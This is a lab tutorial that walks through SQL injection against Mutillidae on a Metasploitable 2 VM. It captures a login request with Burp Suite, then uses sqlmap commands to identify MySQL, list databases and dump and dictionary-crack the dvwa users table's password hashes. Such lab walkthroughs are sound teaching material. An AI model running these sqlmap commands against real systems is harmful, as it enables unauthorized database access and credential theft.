SQL Injection with SQLmap

Author: Jake Kirsten

Intro

We are going to be attacking a database with an SQL injection to retrieve passwords, and root access.

Prerequisites

- Kali
- Metasploitable 2


Setup

1. turn on metasploitable and kali linux
2. set the IP address on metasploit to 192.168.2.50/24

   ```
   sudo ifconfig eth0 192.168.2.50 netmask 255.255.255.0
   ```

3. Set the IP address on Kali Linux to 192.168.2.10/24 in settings or through the command line as shown:

   ```
   sudo ifconfig 192.168.2.10 netmask 255.255.255.0
   ```



IPv4 Method

○ Automatic (DHCP)

○ Link-Local Only

● Manual

○ Disable

Addresses

Address	Netmask	Gateway
192.168.2.10	255.255.255.0	192.168.2.1

DNS — Automatic: off


8.8.8.8, 1.1.1.1

Separate IP addresses with commas

Routes — Automatic: on

Address	Netmask	Gateway	Metric

4. Verify metasploitable 2 is running by going to 192.168.2.50 with firefox in Kali:




```
Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started
```

- TWiki
- phpMyAdmin
- Mutillidae
- DVWA
- WebDAV

5. Head over to the Mutillidae Login Page



Applications Places Firefox ESR Fri 01:09

Mozilla Firefox

192.168.2.50/mutillidae/index.php?page=login.php

Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng

Version: 2.1.19 Security Level: 0 (Hosed) Hints: Disabled (0 - I try harder) Not Logged In

Home Login/Register Toggle Hints Toggle Security Reset DB View Log View Captured Data

Core Controls
OWASP Top 10
Others
Documentation
Resources

Site hacked...err...quality-tested with Samurai WTF, Backtrack, Firefox, Burp-Suite, Netcat, and these Mozilla Add-ons

Login

Back

Please sign-in


Name

Password

Login

Dont have an account? Please register here

6. Minimize Firefox, but stay on the login page
7. Open Burp Suite, and head over to the Proxy Tab and verify your settings match these:



Proxy Listeners

Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need to configure your browser to use one of the lister

Running	Interface	Invisible	Redirect	Certificate
☑	127.0.0.1:8080			Per-host

Each installation of Burp generates its own CA certificate that Proxy listeners can use when negotiating SSL connections. You can import or expo tools or another installation of Burp.

Intercept Client Requests


Use these settings to control which requests are stalled for viewing and editing in the Intercept tab.

☑ Intercept requests based on the following rules:

Enabled	Operator	Match type	Relationship	Condition
☑		File extension	Does not match	(^gif$\|^jpg$|^png$\|^css$|^js$\|^ico$)
□	Or	Request	Contains parameters	
□	Or	HTTP method	Does not match	(get|post)
□	And	URL	Is in target scope	

Instructions

1. Open the HTTP tab in Burp suite and minimize
2. Your firefox should also still be minimized, open it up and set the proxy to port 8080 in settings as shown:



Connection Settings

○ No proxy

○ Auto-detect proxy settings for this network

○ Use system proxy settings

● Manual proxy configuration

HTTP Proxy localhost Port 8080

□ Use this proxy server for all protocols

SSL Proxy Port 0

FTP Proxy Port 0


SOCKS Host Port 0

○ SOCKS v4 ● SOCKS v5

No Proxy for

3. Attempt a login with any username and password

   Nothing will happen in Firefox, but there will be a post captured in Burpsuite as shown: Save the RAW data to your root folder in .txt format



Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type
1	http://detectportal.firefox.com	GET	/success.txt					text
2	http://detectportal.firefox.com	GET	/success.txt					text
3	http://192.168.2.50	POST	/mutillidae/index.php?page=login.php	✓				HTML


```
POST /mutillidae/index.php?page=login
Host: 192.168.2.50
User-Agent: Mozilla/5.0 (X11; Linux x8
Accept: text/html,application/xhtml+xm
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.2.50/mutillida
Content-Type: application/x-www-form-u
```

4. Once this is saved we may now start our SQL injection.
5. Open a terminal and type in:

```
sqlmap -r sqlinj.txt -p username
```

   We are doing this to find out what type of Database the web application is using.

6. We find out that it is running MySQL, which gives us information on what to add to our commands in SQLmap



```
[01:46:41] [INFO] testing MySQL
[01:46:41] [INFO] confirming MySQL
[01:46:41] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL >= 5.0.0
```

7. Now that we have more information add it to the command with this command:

```
sqlmap -r sqlinj.txt -p username --dbms mysql --dbs
```

This shows us the databases on their server . next step will be choosing a database to exploit, we will be choosing dvwa. Use the command below:

```
sqlmap -r sqlinj.txt -p username --dbms mysql -D dvwa --tables
```

The result from the above command will output the tables in that database image::tables.png[] . next step will be entering the users table

```
sqlmap -r sqlinj.txt -p username --dbms mysql -D dvwa -T users --dump
```

1. you will come to this screenshot: image::hashes.png[] Of course we want to store them into a temp file to break the hash! Hit Y on both promps, attack them with a dictionary based attack!

This should be the result:

+ image::hashedpasswords.png[]